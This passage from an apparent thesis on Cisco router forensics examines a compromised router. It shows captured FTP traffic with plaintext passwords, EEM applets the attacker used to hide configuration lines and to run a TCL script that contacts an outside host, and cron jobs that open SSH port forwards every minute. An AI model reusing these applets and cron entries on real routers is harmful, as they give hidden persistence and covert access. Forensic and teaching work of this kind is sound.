
Inside the core dump, the router's command history logs can be found. In case of the tcpdump the registered commands come from one of the service containers where the Linux operating system was running (figures 4.23, 4.24). The events related to the "monitor capture" command were registered by the IOS-XE. The event with the command "monitor capture trf start" was registered when the network traffic passing through the R2 router was started to be recorded.

At the registered events, there are evidence of a command that starts monitor traffic: **'monitor capture trf export flash:trf23_mod.pkg'** Furthermore, the name of the file used for saving a recorded network traffic is included. This file can be found on the mounted evidence image. After getting an access to it, it can be opened using Wireshark (figures 4.25,4.16).




```
└──╼ $file trf23_mod.pkg
trf23_mod.pkg: pcap capture file, microseconds ts (big-endian) - version 2.4 (Ethernet, capture length 65536)
```

Figure 4.25: The file that saved the traffic



```
No.  Time         Source        Destination   Protocol  Lengt Info
  35 789.722970   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=203 Ack=605 Win=29312 Len=0 TSval=3210304004 TSecr=152277683
  36 1089.880967  10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [FIN, ACK] Seq=203 Ack=605 Win=29312 Len=0 TSval=3210603702 TSecr=152277683
  37 1089.880967  10.80.1.11    10.80.1.130   TCP       54 43904 → 21 [RST] Seq=203 Win=0 Len=0
  38 1089.880967  10.80.1.11    10.80.1.130   TCP       54 43904 → 21 [RST] Seq=203 Win=0 Len=0
  39 1089.880967  10.80.1.11    10.80.1.130   TCP       54 43904 → 21 [RST] Seq=204 Win=0 Len=0
  40 1504.970003  10.80.1.129   10.80.1.130   TCP       62 26112 → 21 [SYN] Seq=0 Win=30000 Len=0 MSS=1300 SACK_PERM=1
  41 1504.972002  10.80.1.129   10.80.1.130   TCP       54 26112 → 21 [ACK] Seq=1 Ack=1 Win=30000 Len=0
  42 1504.979005  10.80.1.129   10.80.1.130   FTP       69 Request: USER dhcp_usr
  43 1504.980012  10.80.1.129   10.80.1.130   FTP       73 Request: PASS Mij478N!pj15
  44 1505.026000  10.80.1.129   10.80.1.130   FTP       62 Request: TYPE I
  45 1505.026000  10.80.1.129   10.80.1.130   FTP       60 Request: PASV
  46 1505.029006  10.80.1.129   10.80.1.130   FTP       72 Request: STOR router-dhcp
  47 1505.031005  10.80.1.129   10.80.1.130   FTP       60 Request: QUIT
  48 1505.033003  10.80.1.129   10.80.1.130   TCP       54 26112 → 21 [ACK] Seq=73 Ack=234 Win=29767 Len=0
  49 1505.033003  10.80.1.129   10.80.1.130   TCP       54 26112 → 21 [ACK] Seq=73 Ack=235 Win=29767 Len=0
  50 1505.034010  10.80.1.129   10.80.1.130   TCP       54 26112 → 21 [FIN, PSH, ACK] Seq=73 Ack=235 Win=29767 Len=0
  51 1846.922957  10.80.1.11    10.80.1.130   TCP       74 43912 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3211359953 TSecr=0 WS=128
  52 1846.923964  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3211359954 TSecr=152541951
  53 1846.927961  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=1 Ack=36 Win=29312 Len=0 TSval=3211359958 TSecr=152541952
  54 1855.976015  10.80.1.11    10.80.1.130   FTP       81 Request: USER ftp_user
  55 1855.976015  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=16 Ack=70 Win=29312 Len=0 TSval=3211369002 TSecr=152544215
  56 1878.963015  10.80.1.11    10.80.1.130   FTP       87 Request: PASS N0tF0rSh@ring!
  57 1879.003006  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=37 Ack=93 Win=29312 Len=0 TSval=3211392017 TSecr=152549975
  58 1879.003006  10.80.1.11    10.80.1.130   FTP       72 Request: SYST
  59 1879.047010  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=43 Ack=112 Win=29312 Len=0 TSval=3211392060 TSecr=152549975
  60 1883.581971  10.80.1.11    10.80.1.130   FTP       90 Request: PORT 10,80,1,11,211,79
  61 1883.581971  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=67 Ack=163 Win=29312 Len=0 TSval=3211396594 TSecr=152551122
  62 1883.581971  10.80.1.11    10.80.1.130   FTP       72 Request: LIST
  63 1883.583970  10.80.1.11    10.80.1.130   TCP       66 43912 → 21 [ACK] Seq=73 Ack=226 Win=29312 Len=0 TSval=3211396596 TSecr=152551122

Frame 62: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)
```

Figure 4.26: Captured traffic



```
No.  Time         Source        Destination   Protocol  Lengt Info
   1 0.000000     10.80.1.130   10.80.1.140   TCP       74 59244 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=152080224 TSecr=0 WS=128
   2 84.518986    10.80.1.130   10.80.1.140   TCP       74 59246 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=152101365 TSecr=0 WS=128
   3 470.586976   10.80.1.130   10.80.1.140   TCP       74 59248 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=152197852 TSecr=0 WS=128
   4 622.241000   10.80.1.130   10.80.1.140   TCP       74 59250 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=152235792 TSecr=0 WS=128
   5 679.302994   10.80.1.11    10.80.1.130   TCP       74 43902 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3210193638 TSecr=0 WS=128
   6 679.302994   10.80.1.11    10.80.1.130   TCP       66 43902 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3210193639 TSecr=152250064
   7 679.307998   10.80.1.11    10.80.1.130   TCP       66 43902 → 21 [ACK] Seq=1 Ack=36 Win=29312 Len=0 TSval=3210193643 TSecr=152250065
   8 679.315993   10.80.1.11    10.80.1.130   FTP       82 Request: USER anonymous
   9 679.316985   10.80.1.11    10.80.1.130   FTP       92 Request: PASS mozilla@example.com
  10 682.691966   10.80.1.11    10.80.1.130   TCP       66 43902 → 21 [FIN, ACK] Seq=43 Ack=92 Win=29312 Len=0 TSval=3210197025 TSecr=152250911
  11 682.691966   10.80.1.11    10.80.1.130   TCP       74 43904 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3210197026 TSecr=0 WS=128
  12 682.691966   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3210197026 TSecr=152250911
  13 682.691966   10.80.1.11    10.80.1.130   TCP       66 43902 → 21 [ACK] Seq=44 Ack=93 Win=29312 Len=0 TSval=3210197026 TSecr=152250911
  14 682.721963   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=1 Ack=36 Win=29312 Len=0 TSval=3210197056 TSecr=152250919
  15 715.819965   10.80.1.11    10.80.1.130   FTP       81 Request: USER ftp_user
  16 715.819965   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=16 Ack=70 Win=29312 Len=0 TSval=3210230138 TSecr=152259194
  17 715.853960   10.80.1.11    10.80.1.130   FTP       87 Request: PASS N0tF0rSh@ring!
  18 715.941953   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=37 Ack=93 Win=29312 Len=0 TSval=3210230259 TSecr=152259214
  19 716.010010   10.80.1.11    10.80.1.130   FTP       72 Request: SYST
  20 716.011001   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=43 Ack=112 Win=29312 Len=0 TSval=3210230328 TSecr=152259242
  21 716.027007   10.80.1.11    10.80.1.130   FTP       72 Request: FEAT
  22 716.027999   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=49 Ack=134 Win=29312 Len=0 TSval=3210230345 TSecr=152259246
  23 716.027999   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=49 Ack=148 Win=29312 Len=0 TSval=3210230345 TSecr=152259246
  24 716.027999   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=49 Ack=183 Win=29312 Len=0 TSval=3210230346 TSecr=152259246
  25 716.029006   10.80.1.11    10.80.1.130   FTP       71 Request: PWD
  26 716.031005   10.80.1.11    10.80.1.130   FTP       74 Request: TYPE I
  27 716.032012   10.80.1.11    10.80.1.130   FTP       72 Request: PASV
  28 716.035002   10.80.1.11    10.80.1.130   FTP       87 Request: CWD /home/ftp_user/
  29 716.036009   10.80.1.11    10.80.1.130   FTP       72 Request: LIST
  30 716.038008   10.80.1.11    10.80.1.130   TCP       66 43904 → 21 [ACK] Seq=95 Ack=418 Win=29312 Len=0 TSval=3210230355 TSecr=152259248
```

Figure 4.27: Captured traffic


4.2.8 Embedded Event Manager applets

To find EEMs the team needs to examine the router's configuration file found in the core dump or in the running VM connected to the evidence image. To do so, open the file using the **strings** command against the core dump and search for "Last configuration" to find the configuration file. Inside the configuration file there can be found EEM applets(figure 4.28). The attacker configured two Embedded Event Manager applets on the R2 router:

- devops_eemRunConf
- devops_eemStartConf

The main goal of these applets was to hide changes made by the attacker in router configuration file whenever any router's user enters respectively "show running-configuration" and "show startup-configuration" or their abbreviations (sh start or sh running). Just after typing these commands one of the EEM applets got triggered and printed the command output without the lines that included the following keywords: devops, event, action.

Moreover the attacker configured an EEM applet, named devops_virt_serv_connect, that was triggered after the router's user attempted to open a connection to the virtual machine



```
event manager applet devops_eemRunConf
 event cli pattern "show running-config[[ ]]*$" sync yes
 action 0.0 cli command "enable"
 action 1.0 cli command "show run | ex devops|event|action"
 action 1.1 puts "$_cli_result"
 action 2.0 puts "!"
 action 3.0 set _exit_status "0"
event manager applet devops_eemStartConf
 event cli pattern "show startup-config[[ ]]*$" sync yes
 action 0.0 cli command "enable"
 action 1.0 cli command "show start | ex devops|event|action"
 action 1.1 puts "$_cli_result"
 action 2.0 puts "!"
 action 3.0 set _exit_status "0"
event manager applet devops_virt_serv_connect
 event cli pattern "virtual-service connect name .* console" sync yes
 action 0.0 cli command "enable"
 action 1.0 cli command "tclsh bootflash:sys_optn/env_p346.pkg"
 action 2.0 set _exit_status "1"
```

Figure 4.28: Embedded Event Manager Applets inside the configuration

running in a container on the Cisco router by typing the command **”virtual-service connect name <virtual service name> console”**. In this case there was one activated virtual machine, the DNS_sever. Whenever the router’s user issued such a command the EEM applet exe-cuted with a TCL shell an env_p346.pkg file located in

bootflash:sys_optn directory.The env_p346.pkg file is a TCL script compiled to byte code. The script was setting up a TCP connection with host 20.139.89.51 port 892 and then sent a special sequence in a TCP payload.

4.2.9 Scheduling events


There were no configured EEM applets on the router which result in running any file periodically. All EEM applets in configuration files are triggered by specific event. However the attacker could have attempted to use the ”guestshell” container where typical Linux features for scheduling tasks are available. The investigators can mount and examine the file with the ”guestshell” drive that was identified before. Or with the use of the volatility framework they can attempt to recover the file system from the memory dump. First the team should examine the bash history for the root user .

From figure 4.29, it is notable that the user “root” edited the file /etc/crontab (vi /etc/crontab) but also used the command “crontab -e”. This means that two files from the guestshell drive should be examined:

1. /var/spool/cron/root – edited with command “crontab -e”
2. /etc/crontab – edited directly with vi editor in that case


Users other than root can configure cron tasks by using the crontab utility. All crontabs are stored in the /var/spool/cron/ directory and are executed using the usernames of the users who created them. To create a crontab as a user, login as that user and type the command crontab -e to edit the user’s crontab using the editor. (source: Red Hat Enterprise Linux:

System Administration Guide) Next the team should examine the the command history of other users. The other user is the ”guestshell user”, and in this account bash history can be seen in figure 4.30.



```
crontab
cat /etc/crontab
vi /etc/crontab
vi /etc/crontab
cat /etc/crontab
crontab -e
crontab -l
/sbin/service crond status
adduser task
users
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22" &
help(cli)
exit
mount
fdisk -l
lsblk
mount | grep loop
mount | grep sda
ls /dev/
dd
ls ?
ls /mnt/
ls /flash/
exit
mount
lsblk -f
lsblk -t
lsblk
lsblk -h
lsblk -a
mkdir /mnt/usb
```

Figure 4.29: Root user bash history




```
cp /bootflash/sys_opt/core_fun45.pkg .
chmod +x *
ls -alt
rm /bootflash/sys_opt/core_fun45.pkg
rm /bootflash/sys_opt/sys_t78.tbc
cp sys_t78.tbc /bootflash/sys_opt/sys_t78.tbc
ls -lat /bootflash/sys_opt/sys_t78.tbc
cp sys_t78.tbc /bootflash/sys_opt/sys_t78a.tbc
cp sys_t78.tbc sys_t78a.tbc
ls -lat | grep sys
ls -lat /bootflash/sys_opt/
cp sys_t78a.tbc /bootflash/sys_opt/
mkdir /bootflash/sys_opts/
cp sys_t78a.tbc /bootflash/sys_opts/
ls -lat /bootflash/sys_opts/
ls -lat | grep core
cp core_fun45.pkg /bootflash/sys_opts/
rm -r /bootflash/sys_opt/
ls -lat /bootflash/ | grep sys
exit
cp env_p346.pkg /bootflash/sys_opts/
exit
crontab
cat /etc/crontab
vi /etc/crontab
vi /etc/crontab
cat /etc/crontab
crontab -e
crontab -l
/sbin/service crond status
adduser task
users
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22" &
```

Figure 4.30: Guestshell user bash history

There are similar traces from the guesthell account. The investigators need to check the contents of both the crontab files.(figures 4.31,4.32)


In both cases a tcl script named sys_t78a.tbc and stored on the bootflash drive in the sys_optn directory was executed periodically with a parameter

-L 100.100.80.2:8080:10.80.1.67:22 The modified cron file under /var/spool/cron/root had the following contents: */1 * * * * ‘dohost ”tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.



```
┌─[root@parrot]─[/mnt/guestshell2/home/guestshell]
└──╼ #cat ../../etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

*/5 * * * * su guestshell -c "dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22""

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
```

Figure 4.31: Contents of /etc/crontab



```
┌─[root@parrot]─[/mnt/guestshell2]
└──╼ #cat var/spool/cron/root
*/1 * * * *  `dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8081:10.80.1.1:22"`
*/1 * * * *  `dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22"`
```

Figure 4.32: Contents of /var/spool/root/cron

These means that the above command was executed every 60 seconds.

5. CONCLUSIONS

Router forensics is a difficult task for every forensic team. The analysis of the incident needs to be performed as quickly as possible. This is the case for every forensic case, whether that is a computer or a networked device. When it comes to router forensics time is not on the analysts side, as routers contain a lot of volatile data, and even if the analysts are the most experienced in the area, if there are no evidence on the device there is no case. To deal with that, the most important part of the investigation is the planning of it. The team needs to work fast to construct a plan on what are the possible evidence, where can they be found and in what order they should be acquired. The final step should give priority to the most volatile evidence and move from there.

When the plan is ready, the analysis begins. There are two ways of analyzing evidence. Live analysis on the system with the use of the console, when physical access to the router is possible, or remotely using a remote connection protocol such as telnet or ssh. The second one is by extracting the memory dump from the router and analyzing it locally on a computer. The later can be performed on virtual routers where creating a snapshot of the virtual router is possible. On live routers, the ”write core dump” command can be used to extract some information about the live memory process of a router.

The investigators should always look for the running configuration of the router to find any suspicious rules configured. Furthermore, inside the running configuration the should try to find any embedded event manager applets that wait for a certain activity to be executed.

The team also needs to search for users logging in the system, and if activated, the use of the guestshell. The guestshell is a Linux container that can run custom Linux application including Python. The guestshell could have exploited for installing a malware, or simply by scheduling a cron job to be executed periodically.

Finally, the forensic analysts must report back to the organization for their findings. Their report should be thorough as their investigation. To do so they need to have documented all the steps they took when investigating the system. Every file related to the incident that they opened and every tool they used should be in that report. A well documented report can help the organization understand what went wrong and take the appropriate counter measurements. Every piece of evidence has to be recorded and presented in that report in a way that explains how it was found. To be more specific the team needs to answer the following questions:

- Where you receive the evidence
- When you receive the evidence
- Who you receive the evidence from
- What your seizure methods are
- Why you seized the evidence

Router forensics is no easy tasks, and there is no automated way that searches for inconsistencies in a router. The investigators need to ”dive deep” into the memory dump and the recovered file systems, spending time examining the files and the processes found in there. Non the less, router forensics is a sub-branch of network forensics that has the same if not greater value of network forensics between two or more computers. A successful attack on a router could compromise the entire network not only just one PC. The immediate and effective response to an incident can save a lot of money for an organisation. No matter how well prepared is an organization there will always be something that the administrators have not predicted and can be exploited, so the best solution is a well organised forensics team to narrow the damage as much as possible. This thesis provided the key evidence that an investigator should look to find when performing forensics on a Cisco router. Although some of the locations of the evidences or how they were discovered may vary from case to case, hopefully this thesis covered many aspects about how the investigators should think and where to look for digital evidence. As for future work, different use cases could help to conduct a more thorough methodology, as to what, where and how evidence can be found on routers. Thus helping the forensic analysts to deal with an incident faster and more efficient.

REFERENCES

[1] Linux kernel rootkits. https://github.com/h2hconference/2018/.

[2] Reptile. https://github.com/f0rb1dd3n/Reptile/.

[3] M Auty, A Case, M Cohen, B Dolan-Gavitt, MH Ligh, J Levy, and A Walters. Volatility framework-volatile memory extraction utility framework. https://github.com/volatilityfoundation/volatility.

[4] Raymond Blair, Arvind Durai, and John Lautmann. *Tcl scripting for Cisco IOS*. Cisco Press, 2010.

[5] Taruna Chauhan. Router forensics. https://www.slideshare.net/TarunaChauhan2/router-forensics.

[6] Sherri Davidoff and Jonathan Ham. *Network forensics: tracking hackers through cyberspace*, volume 2014. Prentice hall Upper Saddle River, 2012.

[7] Darren R Hayes et al. A practical guide to computer forensics investigations pearson ucertify course and labs access card. 2017.

[8] Americas Headquarters. Embedded event manager configuration guide, cisco ios xe release 3se (cisco wlc 5700 series). 2015.

[9] Ray Hunt and Sherali Zeadally. Network forensics: an analysis of techniques, tools, and trends. *Computer*, 45(12):36–43, 2012.

[10] RC Joshi and Emmanuel S Pilli. *Fundamentals of Network Forensics*. Springer, 2016.

[11] Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters. *The art of memory forensics: detecting malware and threats in windows, linux, and Mac memory*. John Wiley & Sons, 2014.

[12] Dale Liu. *Cisco router and switch forensics: Investigating and analyzing malicious network activity*. Syngress, 2009.

[13] Saadat Malik. *Network security principles and practices*. Cisco Press, 2003.

[14] Stefano De Crescenzo Marcin Latosiewicz and Xavier Brouckaert. Network telemetry cisco device forensicsidentifying network infrastructure compromises.

[15] Mark Pollitt and Sujeet Shenoi. *Advances in Digital Forensics: IFIP International Conference on Digital Forensics, National Center for Forensic Science, Orlando, Florida, February 13-16, 2005*, volume 194. Springer Science & Business Media, 2005.

[16] John Sammons. *The basics of digital forensics: the primer for getting started in digital forensics*. Elsevier, 2012.

[17] N Venkataramanan and TN Ravi. Proposing a framework for digital network forensic evidence accumulation in cloud environment. *vol*, 10:2963–2972, 2017.

[18] Craig Wright. Cisco router forensics. `https://www.sans.org/blog/cisco-router-forensics/`.